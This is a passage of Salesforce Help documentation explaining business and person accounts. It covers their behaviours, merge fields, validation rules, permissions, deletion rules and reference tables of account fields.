Use Salesforce accounts to store information about your customers or the entities you are working with, such as companies, schools, government agencies, or individuals.

Think of an account as a file folder in which you store every bit of information you know about a customer. For example, if you're storing information about a company, you include its name, location, a contact person, past or current orders, and other related information. You could also keep a log of phone calls or service requests.

In Salesforce, information about the company itself—its name, location, website, and so on—is stored as an *account record*. Information related to the account, such as a contact person, notes, and orders, is stored in other types of records. Salesforce makes it easy to find all the records related to each account by listing them on the account record's home page. You can locate, create, delete, sort, and filter your accounts from the Accounts tab. Select an account to view its record home page, to edit the account, and access other records related to that account.

There are a few things to know about accounts.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Offers Two Types of Accounts

Salesforce accounts are *business accounts* by default. Business accounts are used to store information about companies or other entities. Salesforce administrators can also choose to set up *person accounts*, which are used to store information about individual people. For example, person accounts fit your customers best if they are online shoppers, gym members, vacation travelers, or other individual consumers. Depending on who your company sells to, you might have just one type of account available, or both.

Note: In the Salesforce Help and other documentation, the word *account* by itself always refers to both business accounts and person accounts. We use the terms *business accounts* and *person accounts* when there are differences between the two types of accounts.

The Accounts Feature Can Be Renamed

Your Salesforce administrator can change the name of accounts to something that works better for your business, such as *Clients* or *Patients*. However, we will always refer to them as *accounts* in the Salesforce Help.

Users Can Access Accounts on Mobile Devices

Your accounts are accessible to you from the full Salesforce site or the Salesforce1 mobile application, if your Salesforce administrator has turned on Salesforce1 access.

Accounts Can Be Linked to Social Networks and News

Additional information and updates about your accounts are available if your company uses the Social Accounts, Contacts, and Leads; the News component (Lightning Experience only); or Data.com Clean features.

SEE ALSO:

- Create and Update Accounts
- Who Has Access to Account Records?
- Social Accounts, Contacts, and Leads
- Account Teams
- Manage Email and Templates in Lightning Experience
- Manage Work and View Past Activity in Lightning Experience

What Is a Person Account?

Person accounts store information about individual consumers.

Salesforce accounts are *business accounts* by default. Business accounts are used to store information about companies or other entities. Salesforce administrators can also choose to set up *person accounts*, which are used to store information about individual people. For example, person accounts fit your customers best if they are online shoppers, gym members, vacation travelers, or other individual consumers. Depending on who your company sells to, you might have just one type of account available, or both.

Person accounts work differently than business accounts. For example, person accounts can't have contacts. Instead, the person account record stores the information you'd typically save for business contacts, such as first name and last name. You can usually treat a person account like a contact. For example, you can invite a person account to a meeting or associate it with a campaign. For differences between person accounts and business accounts, see Person Account Behaviors.

Note: In the Salesforce Help and other documentation, the word *account* by itself always refers to both business accounts and person accounts. We use the terms *business accounts* and *person accounts* when there are differences between the two types of accounts.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Person Account Behaviors
- Accounts

Considerations for Using Merge Fields for Person Accounts

A merge field is a field you can put in an email, an email template, a mail merge template, a custom link, or a formula to incorporate values from a record. You can use merge fields in the subject and body of custom HTML templates. When using merge fields, it's a good idea to understand how they work and what to expect in your merged documents and emails.

- If your organization uses person accounts, business account and person account fields are available as account merge fields. Account fields exclusive to person accounts, such as `Birthdate`, `Email`, and `Title` have "Account.Person" in their merge field names. For example, `{!Account.PersonBirthdate}`.
- You can use the merge field {!Account.IsPersonAccount} to determine whether you are working with a person account or a business account.
- Account fields that previously had unique names and labels may no longer be unique because some contact fields are displayed as part of the account object. These fields on the accounts page are identified by the person account icon ( ). Ensure that all custom account fields have field names and labels unique to your organization so that the merge field references the correct field. For more information, see What Is a Person Account? on page 1167.

Important:

- If two or more custom objects have matching names or labels, only one of the objects appears when you select from available merge fields. Make sure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Accounts

Validation Rules for Person Accounts

Validation Rules for Person Accounts

Important: Once person accounts have been enabled, they can't be turned off. Therefore, we recommend existing customers create a sandbox to preview how person accounts will affect their organization.

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. The list of available merge fields depends on the type of data that you're working with. This topic lists considerations for working with merge fields in validation rules with person accounts.

Tips

- To define a validation rule that applies only to person accounts, use the `IsPersonAccount` merge field. For example, `Account.City = "San Francisco"` verifies that a business or person account's city is San Francisco, while `IsPersonAccount ( Account.City = "San Francisco")` verifies that a person account's city is San Francisco.
- You must handle person account and business account names separately in account validation rules.
  - For business accounts, use the `Name` merge field.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

  - For person accounts, use the `FirstName` and `LastName` merge fields.

- `Birthdate`, `Email`, and other fields that are only supported for person accounts are available as merge fields in account validation rules. When you use one of those merge fields, note that business account records will be processed as if those fields have blank values. For business account and person account fields, see Account Fields on page 1178.

SEE ALSO:

Accounts

Considerations for Using Merge Fields for Person Accounts

What is a business account and how does it differ from a person account?

A business account is a company, corporation, firm, or other business entity to which you can associate multiple contacts. Business accounts are available in all Editions and have a folder icon ( ).

In Enterprise, Unlimited, Performance, and Developer Editions, your Salesforce organization can be enabled to use person accounts ( ), which are individual consumers who function simultaneously as accounts and contacts.

SEE ALSO:

Accounts

Person Account Behaviors

Person accounts are accounts that can also be used as contacts in many situations. However, there are key areas in which person accounts differ from business accounts and contacts, or have unique considerations.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Salesforce Functionality	Person Account Behavior
Account Merge	Person accounts can be merged only with other person accounts, and only using Salesforce Classic. See Merge Duplicate Accounts on page 1192.
Account Quick Create	On the accounts home page, the fields in the Quick Create area are based on whether the default account record type set on your profile is a person account record type or a business account record type.
Accounts	Person accounts can't be included in account hierarchies. Person accounts can't have direct relationships with other accounts or contacts. You can, however, use Contacts to Multiple Accounts to create indirect relationships between a person account and another person account, business account, or contact.
Activities	Person accounts can be associated with events or tasks using either the `Name` or `Related To` fields. As with contacts, person accounts can be invited to events.

Salesforce Functionality	Person Account Behavior
	For users to request a meeting with a person account, the `Email` field must be added to the Person Accounts page layout.
Campaigns	As with contacts, person accounts can be added to campaigns and have a Campaign History related list.
Cases	On cases, person accounts can be entered in the `Account Name` field, the `Contact Name` field, or both.
Chatter Feed Tracking	When you follow person accounts, you follow the account fields, but not the contact fields.
Communities and Portals	As with contacts, person accounts can be enabled as users for customer communities and portals Person Accounts can't be enabled as users for partner communities and portals.
Contact Roles	As with contacts, you can associate person accounts to accounts, cases, contracts, and opportunities using the Contact Roles related list. Similarly, you can associate contacts to person accounts using the Contact Roles related list.
Contacts	Unlike business accounts, person accounts can't have direct relationships with contacts. You can, however, use Contacts to Multiple Accounts to create indirect relationships between a person account and a contact.
Contacts to Multiple Accounts	Contacts to Multiple Accounts works with person accounts. That means a person account can be either a related contact on a business account or a related account on a contact. A person account can also be related to another person account as either a related contact or related account. Person accounts are always indirectly related to other accounts or contacts.
Custom Objects	Custom objects with relationships to either accounts or contacts can be added as related lists on person accounts.
Data.com	Person accounts aren't supported in Data.com products and features, including Prospector, Clean, and Data Integration.
Desktop Integration	Person accounts are supported in the following Salesforce integration features. • Lightning for Outlook • Salesforce for Outlook • Connect Offline Person accounts aren't supported in Lightning Sync.
Duplicate Management	Duplicate rules support person accounts. However, merging of duplicate person accounts isn't supported.
Email	As with contacts, you can send individual emails and mass emails to person accounts.
ExactTarget	Person accounts are supported, but more configuration is required.
Field History	Account and contact fields that appear on person account records can be tracked using the account field history settings. Person account field history is then captured in the Account History related list, the Account History report, and field audit trails.

Salesforce Functionality	Person Account Behavior
Fields	Most standard account and contact fields and all custom account and contact fields are available for person account page layouts. Some business account fields (such as `Parent Account` and `View Hierarchy`) and some contact fields (such as `Reports To`) are not supported for person accounts. See Person Account Fields. .
Geocodes	Geocodes for addresses can be added to business accounts, but not person accounts.
Icons	In Salesforce Classic, person accounts have a person icon ( ), while business accounts have a folder icon ( ). In Lightning Experience, person accounts have a person with building icon ( ), while business accounts have building icon ( ). Person accounts can be denoted in search results, list views, and lookup dialogs by adding the `Is Person Account` field to the appropriate search layout or list view.
Import Wizards	Person accounts can be imported using the Data Import Wizard.
Lead Conversion	Leads that don't have a value in the `Company` field are converted to person accounts. Leads that do have a value in the `Company` field are converted to business account.
List Views	Person accounts appear in all account and contact list views, except the Recent Contacts list on the Contacts home page. Quickly see which records are person accounts by adding the `Is Person Account` field to the list of fields to display. To include or exclude person accounts from a list view, add the `Is Person Account` field to the filter criteria.
Mobile Configurations for Salesforce Classic	Salesforce Mobile Classic Configurations that include the account object automatically deliver person accounts and business accounts to users' mobile devices. Person accounts can be excluded from the configuration's data set using the criteria "*`Is Person Account equals False`*." To mobilize only person accounts, use the criteria "*`Is Person Account equals True`*." If a mobile configuration includes accounts but not contacts, users assigned to that configuration see a Contacts tab in the mobile client application, and the tab contains person accounts.
Packaging	Person accounts components and attributes can be included in managed and unmanaged packages.
Page Layouts	Person accounts have their own page layouts that can include account and contact fields, account custom links, and account and contact related lists. Person accounts page layouts do not support the `Reports To` and `Parent Account` fields. See Person Account Fields.
Pardot	Person accounts are supported, but additional configuration is required.
Partners	You can use the Partners related list to relate person accounts to each other. We recommend that you rename the Partners related list to reflect how your person accounts are connected.

Salesforce Functionality	Person Account Behavior
Process Builder	Creating or editing a person account triggers processes created with the Process Builder.
Record Types	Administrators can configure multiple record types for person accounts. In the user interface, a person account can only be changed to another person account record type. For more information, see Guidelines for Changing an Account's Record Type
Renamed Tabs and Standard Fields	To customize the names of tabs and fields displayed on person account records, administrators must customize the account and contact tabs and fields.
Salesforce1	For organizations that have enabled person accounts and Salesforce1, person accounts can be created, accessed, and managed within Salesforce1 for most features.
Search	In Lightning Experience and Salesforce1, person accounts appear in both account and contact search results. In Salesforce Classic, person accounts appear only in account search results. To help users differentiate person accounts from business accounts in search results, administrators can add the `Is Person Account` field to the appropriate search layout.
Self-Service Portal	As with contacts, person accounts can be enabled as users for your Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.
Sharing Settings	If you have enabled person accounts, the organization-wide default sharing for contacts is set to Controlled by Parent and is not editable. If you've customized your contact sharing settings and you want to enable person accounts, change your organization-wide default for contacts to Controlled by Parent. This setting removes all your contact sharing rules and manually shared contacts.
Social Accounts, Contacts, and Leads	As with contacts, you can link person accounts to social network profiles
Stay-in-Touch Requests	As with contacts, you can send individual and mass Stay-in-Touch requests to person accounts.
Storage	Person accounts count against both account and contact storage because each person account consists of one account as well as one contact.
Visual Workflow	Creating or editing a person account triggers flows created with Visual Workflow.
Workflow Rules	Creating or editing a person account triggers account workflow rules.

SEE ALSO:

- What Is a Person Account?
- Enable Person Accounts
- Setting Up Person Accounts

Guidelines for Changing an Account's Record Type

Record types determine the business processes, picklist values, and page layouts that are available to you when creating records. Before you change an account's record type, be aware of these important details.

If your organization uses person accounts, your administrator has configured two record types for accounts—one for business accounts, and another for person accounts. From the UI, you can change an account's record type from a business account to a business account or from a person account to a person account. However, to change an account's record type from a business account to a person account, or vice versa, you must use the API.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Tailor Business Processes to Different Users

Implementation Guide: Implementing Person Accounts

SOAP API Developer Guide: Person Account Record Types

Viewing Account Lists

The accounts list page displays a list of accounts in your current view.

- Click an account name to view the account details.
- Click **Edit** or **Del** next to an account name to edit or delete the account.
- Click **New Account** or select **Account** from the Create New drop-down list in the sidebar to create an account.
- If your organization uses person accounts and your current list view includes the field `Is Person Account`, the column heading for this field is the person account icon in Salesforce Classic. Click the person account icon in the header to sort person accounts at either the top or bottom of the list.

Note: If your organization has Salesforce for Wealth Management, accounts are called clients.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view account lists:
- "Read" on accounts

To create business accounts:
- "Create" on accounts

To create person accounts:
- "Create" on accounts and contacts

SEE ALSO:

Accounts

Using Accounts

USER PERMISSIONS	
To view accounts:	"Read" on accounts
To edit business accounts:	"Edit" on accounts
To edit person accounts:	"Edit" on accounts and contacts
To enable partner accounts:	"Manage External Users"
To disable partner accounts:	"Edit" on accounts AND "Manage External Users"
To disable Customer Portal accounts:	"Edit" on accounts AND "Edit Self-Service Users"

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

An *account* is an organization, company, or consumer that you want to track—for example, a customer, partner, or competitor.

- View and edit accounts.
- Use Social Accounts, Contacts, and Leads to view your accounts' social network profiles, see their level of influence in social media, and watch related YouTube videos.
- Find account-related information (such as contacts).
- Get Data.com contacts for an account.
- Clean account records with Data.com Clean.
- View account updates and comments using Chatter.
- Give Customer Portal users access to an account.
- Add operating hours and service resource preferences to accounts to reflect their field service preferences

SEE ALSO:

Who Has Access to Account Records?

Accounts

Create Partner Accounts

Displaying and Editing Account Details

USER PERMISSIONS	
To view accounts:	"Read" on accounts
To edit business accounts:	"Edit" on accounts
To edit person accounts:	"Edit" on accounts and contacts
To enable partner accounts:	"Manage External Users"
To disable partner accounts:	"Edit" on accounts AND "Manage External Users"
To disable Customer Portal accounts:	"Edit" on accounts AND "Edit Self-Service Users"

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Once you have located an account on the Accounts home or list pages, click the account name to view the Account's detail page.

- Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator. Inline editing is available in Salesforce Classic only.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.
- To save the current account and create another one in Salesforce Classic, click **Save & New**.
- To open a printable display of the record details, in the top-right corner of the page, click **Printable View**. The printable display is available in Salesforce Classic only.
- To enable an account as a partner account, click **Manage External Account** and choose **Enable as Partner**. Available only in Salesforce Classic if your company enabled a partner portal.
- To enable person accounts as Customer Portal users, click **Manage External User** and choose **Enable Customer User**. Available only in Salesforce Classic if your company has person accounts and a Customer Portal.

Note: As the owner of an account, you can normally view all data related to that account.

However, your administrator can set an option on your role that determines whether you can view opportunities that you do not own that are associated with your accounts.

Also, if your accounts are assigned to territories, your administrator can set options that determine whether users in that territory can view, edit, transfer, or delete your accounts.

SEE ALSO:

Account Fields

Accounts

Select and Change Profile Images for Accounts, Contacts, and Leads

Guidelines for Creating Accounts

Keep these guidelines in mind when you create accounts.

- To create business accounts, you need "Create" permission on accounts. To create person accounts, you need "Create" permission on both accounts and contacts.
- If your Salesforce admin has set up record types, you can be prompted to choose a `Record Type` when creating an account. Different record types can have different fields and different picklist values.
- To specify that a business account is a subsidiary of another business account, fill in the `Parent Account` field. You can then view an account hierarchy from the account detail page. In Lightning Experience, click **View Account Hierarchy**. In Salesforce Classic, click the **View Hierarchy** link. The `Parent Account` field isn't available for person accounts.
- Use the `Account Site` field to designate different locations of the same company. For example, suppose that Acme.com has offices in Paris and London. Create two accounts, both called Acme.com, but with `Account Site` values of Paris and London, respectively.
- If your Salesforce admin has set up divisions, the division of a new account is automatically set to your default division, unless you manually select a different one.
- If your Salesforce admin has set up territory management, account assignment rules can automatically assign newly created accounts to territories. See Territory Management on page 1366.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Who Has Access to Account Records?

Account Fields

Considerations and Guidelines for Using Account Hierarchies

Create and Update Records

Understanding What Happens when You Delete Accounts

Most accounts and their associated records can be deleted in one click—but some accounts can't be deleted until associations have been removed.

Important: If you can delete an account, you will see **Delete** as an option on the account's detail page and on its row on the account list page in both Salesforce Classic and Lightning Experience. If you don't see the delete option, you don't have permission to delete the account. Ask your Salesforce administrator for help.

Deleted accounts are moved to the Recycle Bin, along with these associated items.

Note: You can't access the recycle bin from Lightning Experience, but deleted items still go into it. Switch to Salesforce Classic temporarily to view or restore recycle bin items.

- Contacts
- Opportunities
- Contracts (if they're not activated)
- Activities
- Notes
- Attachments
- Portal roles and groups (if all portal users in the account are disabled.)
- Partner relationships
- Relationship group members

If you restore an account from the Recycle Bin, any related items are also restored except for:

- Relationship group members in some cases. See Removing Members from Relationship Group Members on page 1322.
- Portal roles and groups. See Using Accounts on page 1174.

You can't delete an account if:

- You don't have the "Delete" permission on accounts
- You aren't the account's owner, above the account's owner in the organization role hierarchy; or an administrator
- The account is enabled as a partner account; it has associated cases, activated contracts, or related opportunities that are owned by other users; or it has associated contacts that are enabled for the Self-Service portal.

In addition, if you attempt to delete an account that has closed/won opportunities owned by you, a message displays asking you whether you want to delete the closed/won opportunities along with the account or to cancel the account deletion.

Note: You don't need the "Delete" permission on any associated records that are included in the deletion.

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view accounts:
- "Read" on accounts

To delete accounts:
- "Delete" on accounts

SEE ALSO:

Delete Records
Merge Duplicate Accounts
Accounts

Account Fields

Accounts have business account fields and Person Account fields.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available business account fields vary according to which Salesforce Edition you have.

Person accounts available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The available person account fields vary according to which Salesforce Edition you have.

Business Account Fields

A business account has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

If the account record was added from Data.com, certain fields, as identified here, will be populated with the Data.com or Dun & Bradstreet (D&B) value, if a value is available. Some Data.com fields are available only in orgs licensed to use a specific Data.com product. Those fields are identified in their descriptions.

Field	Description	Allows Value from Data.com or D&B
`Account Currency`	The default currency for all currency amount fields in the account. Amounts display in the account currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
`Account Division`	Division to which the account belongs. Records related to the account, such as contacts and opportunities, automatically inherit the account's division. Available only in organizations that use divisions to segment their data.	
`Account Name`	Name of company. Up to 255 characters are allowed in this field.	✔ (D&B)
`Account Name (Local)`	The name of the account translated into the local language.	
`Account Number`	Tracking or reference number for account. Up to 40 characters are allowed in this field.	
`Account Owner`	Assigned owner of account. Not available in Personal Edition.	

Field	Description	Allows Value from Data.com or D&B
`Account Record Type`	Name of the field that determines what picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.	
`Account Site`	Information about the account's location, such as *`single location`*, *`Headquarters`*, or *`Branch`*. Up to 80 characters are allowed in this field.	✔ (D&B)
`Account Source`	The source of the account record. For example, *`Advertisement`*, *`Data.com`*, or *`Trade Show`*. The source is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
`Annual Revenue`	Amount of annual reported revenue. **Note:** If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month, which may cause the values in this field to change. For organizations that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change). We also remove the value from the `Annual Revenue` field on account records and the clean comparison page.	✔ (D&B)
`Billing City`	City portion of billing address. Up to 40 characters are allowed.	✔ (D&B)
`Billing Country`	Country portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	✔ (D&B)
`Billing State/Province`	State or province portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.	✔ (D&B)
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed.	✔ (D&B)
`Clean Status`	The record's clean status, as compared with Data.com. Values are `Not Compared`, `In Sync`, `Reviewed`, `Different`, `Not Found`, and `Inactive`. This field is available if you use Data.com Prospector or Data.com Clean. Note: If you clean your account records with Data.com Prospector or Data.com Clean, Data.com converts non-USD currencies to USD every month, which may cause the values in the `Annual Revenue` field to change. For organizations that use non-USD currencies, we ignore the `Annual Revenue` field when determining a record's clean status (so the `Clean Status` field's value does not change).	✔ (Data.com)
`Created By`	User who created the account, including creation date and time. (Read only)	
`Data.com Key`	The company's ID in Data.com. When Salesforce records are compared with Data.com records (via manual cleaning or automated clean jobs), if Data.com finds a match, the two records are linked by this field's numeric value.	✔ (Data.com)
`D&B Company`	A link to the corresponding D&B Company record, which displays Dun & Bradstreet (D&B) fields for the account. Use the lookup if you need to associate a different D&B Company record with the account. This field is only available to organizations that use Data.com Prospector or Data.com Clean.	✔ (D&B)
`Description`	Description of account. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
D-U-N-S Number	The Data Universal Numbering System (D-U-N-S) number is a unique, nine-digit number assigned to every business location in the D&B database that has a unique, separate, and distinct operation. D-U-N-S numbers are used by industries and organizations around the world as a global standard for business identification and tracking. This field is available if you use Data.com Prospector or Data.com Clean. Note: To see the entire D-U-N-S number, either • Add the account to Salesforce if you haven't yet, or • Clean the account with Data.com if it already exists in Salesforce Until you add or clean the record, its first five digits will be masked with asterisks (*).	✔ (D&B)
Employees	Number of people employed by the account.	✔ (D&B)
Evaluate this account against territory rules on save	When checked, causes account assignment rules to run when the account is edited and saved. When customizing the page layout for accounts, an administrator can control whether this checkbox displays and whether it is checked by default. See Territory Management on page 1366.	
Exclude from territory assignment rules	When checked, shields the account from being evaluated when account assignment rules are run, preventing it from being automatically assigned to territories. Also, if the account is already assigned to territories as a result of assignment rules, checking this box removes the account from those territories. This checkbox only affects rule-based account assignments and has no effect on manual account assignments. See Territory Management on page 1366.	
Fax	Fax number. Up to 40 characters are allowed in this field.	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
Industry	Primary business of account. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (Data.com)
Modified By	User who last changed the account fields, including modification date and time. This does not track changes made to any of the related list items on the account. (Read only)	
NAICS Code	The six-digit North American Industry Classification System (NAICS) code is the standard used by business and government to classify business establishments into 20 industries, according to their economic activity for the purpose of collecting, analyzing, and publishing statistical data related to the U.S. business economy. This field is available if you use Data.com Prospector or Data.com Clean.	✔ (D&B)
NAICS Description	A brief description of an organization's line of business, based on its NAICS code. This field is available if you use Data.com Prospector or Data.com Clean.	✔ (D&B)
Ownership	Ownership of company, for example, public or private. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	✔ (D&B)
Parent Account	Parent company for companies that are subsidiaries of a larger company or organization. The parent account must be an existing account in Salesforce. You can enter the account name, or select (or optionally, create) the account using the lookup icon.	
Partner Account	Read-only field that indicates whether an account is a partner account.	
Phone	Primary phone number of account. Up to 40 characters are allowed in this field.	✔ (D&B)
Rating	Categorization of how you rate this account, for example, Hot, Cold. Entry is selected from a picklist of available values,	

Field	Description	Allows Value from Data.com or D&B
	which are set by an administrator. Each picklist value can have up to 40 characters.	
Shipping City	City portion of primary mailing or shipping address. Up to 40 characters are allowed.	✔ (D&B)
Shipping Country	Country portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	✔ (D&B)
Shipping State/Province	State or province portion of primary mailing or shipping address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	✔ (D&B)
Shipping Street	Primary mailing or shipping street address of account. Up to 255 characters are allowed.	✔ (D&B)
Shipping Zip/Postal Code	Zip or postal code portion of primary mailing or shipping address. Up to 20 characters are allowed.	✔ (D&B)
SIC Code	Standard Industrial Classification code of the account's main business categorization. Up to 10 characters are allowed in this field.	✔ (D&B)
SIC Description	A brief description of an organization's line of business, based on its SIC code.	✔ (D&B)
Territories	The territories to which the account has been assigned. See Territory Management on page 1366. For organizations that use Enterprise Territory Management, this field is not available. Enterprise Territory Management offers a related list called Assigned Territories that you can add to account page layouts.	
Ticker Symbol	The abbreviation used to identify publicly traded shares of a particular stock. Also known as the stock symbol. Up to 20 characters are allowed in this field.	✔ (D&B)
Tradestyle	A name, different from its legal name, that an organization may use for conducting business. Similar to "Doing business as" or	✔ (D&B)

Field	Description	Allows Value from Data.com or D&B
	"DBA". This field is available if you use Data.com Prospector or Data.com Clean.	
Type	Type of account, for example, Customer, Competitor, or Partner. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Custom Links	Listing of custom links for accounts as set up by your administrator.	
Website	URL of account's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.	✔ (Data.com)
Year Started	The year the company was established or the year when current ownership or management assumed control of the company. If the company establishment or ownership year is unavailable, then the year the Dun & Bradstreet record was created will be used. Dun & Bradstreet does not supply this data for branch locations.This field is available if you use Data.com Prospector or Data.com Clean.	✔ (D&B)

Person Account Fields

A person account has the following standard fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable. Fields with a checkmark in the Is Contact Field column are contact fields that are supported for person accounts but not business accounts.

Note that this list does not include any custom fields that your administrator may have created. Both account and contact custom fields are available for person accounts.

Field	Description	Is Contact Field
Account Currency	The default currency for all currency amount fields in the account. Amounts display in the account currency and are also converted to the user's personal currency. Available only for organizations that use multiple currencies.	
Account Division	Division to which the account belongs. Records related to the account, such as contacts and opportunities, automatically inherit the account's division. Available only	

Field	Description	Is Contact Field
	in organizations that use divisions to segment their data.	
`Account Name`	The name of the individual. In person accounts, the account name cannot be edited directly. Instead, Salesforce derives it by combining the `First Name` and `Last Name` fields in the appropriate order per the user's language setting. If `Middle Name` and `Suffix` fields have been enabled for the organization, those fields are also included in the account name.	
`Account Name (Local)`	The name of the account translated into the local language.	
`Account Number`	Tracking or reference number for account. Up to 40 characters are allowed in this field.	
`Account Owner`	Assigned owner of account. Not available in Personal Edition.	
`Account Record Type`	Name of the field that determines what picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.	
`Account Site`	Information about the account's location, such as *`single location`*, *`Headquarters`*, or *`Branch`*. Up to 80 characters are allowed in this field.	
`Annual Revenue`	Amount of annual reported revenue.	
`Assistant`	The contact's assistant. Maximum 40 characters.	✔
`Asst. Phone`	The assistant's phone number. Maximum 40 characters.	✔
`Billing City`	City portion of billing address. Up to 40 characters are allowed.	
`Billing Country`	Country portion of billing address. Entry is selected from a picklist of standard values or entered as text. If the field is a text field, up to 80 characters are allowed.	
`Billing State/Province`	State or province portion of billing address. Entry is selected from a picklist of standard	

Field	Description	Is Contact Field
	values or entered as text. If the field is a text field, up to 80 characters are allowed.	
`Billing Street`	Street address used for billing. Up to 255 characters are allowed in this field.	
`Billing Zip/Postal Code`	Zip or postal code portion of billing address. Up to 20 characters are allowed.	
`Birthdate`	The contact's birthday. Click the field, and then choose a date from the calendar.	✔
`Created By`	User who created the account, including creation date and time. (Read only)	
`Custom Links`	Listing of custom links for accounts as set up by your administrator.	
`Department`	The associated business or organizational unit. Maximum 80 characters.	✔
`Description`	Description of account. Up to 32 KB of data are allowed in this field. Only the first 255 characters display in reports.	
`Do Not Call`	Whether the contact wants to be contacted by phone. If you use Data.com, the `Phone` field value is hidden from search results and on the Contact Card, and it's blank in `.csv` files that are created when you export records.	✔
`Email`	The contact's email address. A valid email address is required. Maximum 80 characters.	✔
`Email Opt Out`	Whether the contact wants to receive email. If you use Data.com, the `Email` field value is hidden from search results and on the Contact Card, and it's blank in `.csv` files that are created when you export records.	✔
`Employees`	Number of people employed by the account.	
`Evaluate this account against territory rules on save`	When checked, causes account assignment rules to run when the account is edited and saved. When customizing the page layout for accounts, an administrator can control whether this checkbox displays and whether it is checked by default. See Territory Management on page 1366.	

Field	Description	Is Contact Field
Exclude from territory assignment rules	When checked, shields the account from being evaluated when account assignment rules are run, preventing it from being automatically assigned to territories. Also, if the account is already assigned to territories as a result of assignment rules, checking this box removes the account from those territories. This checkbox only affects rule-based account assignments and has no effect on manual account assignments. See Territory Management on page 1366.	
Fax	Fax number. Up to 40 characters are allowed in this field.	
Fax Opt Out	Whether the contact wants to be included in broadcast faxes.	✔
First Name	The first or given name of the individual. Up to 40 characters are allowed in this field.	✔
Home Phone	The contact's home phone number. Maximum 40 characters.	✔
Industry	Primary business of account. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	
Last Name	The surname or family name of the individual. Up to 80 characters are allowed in this field.	✔
Last Stay-in-Touch Request Date	The date when the most recent Stay-in-Touch request was sent.	✔
Last Stay-in-Touch Save Date	The date when the most recent Stay-in-Touch request was returned and merged.	✔
